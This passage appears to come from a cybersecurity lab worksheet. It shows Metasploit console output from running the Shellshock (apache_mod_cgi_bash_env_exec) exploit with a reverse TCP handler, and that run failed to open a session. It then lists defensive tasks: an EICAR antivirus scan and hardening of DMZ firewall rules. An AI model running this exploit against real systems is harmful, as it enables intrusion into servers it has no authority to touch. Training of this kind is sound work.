msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```


Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file** discovered by Windows Virus and threat protection.



Part 2: Harden the Network Perimeter

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Make a screen capture showing the **updated firewall rules on the DMZ interface**.

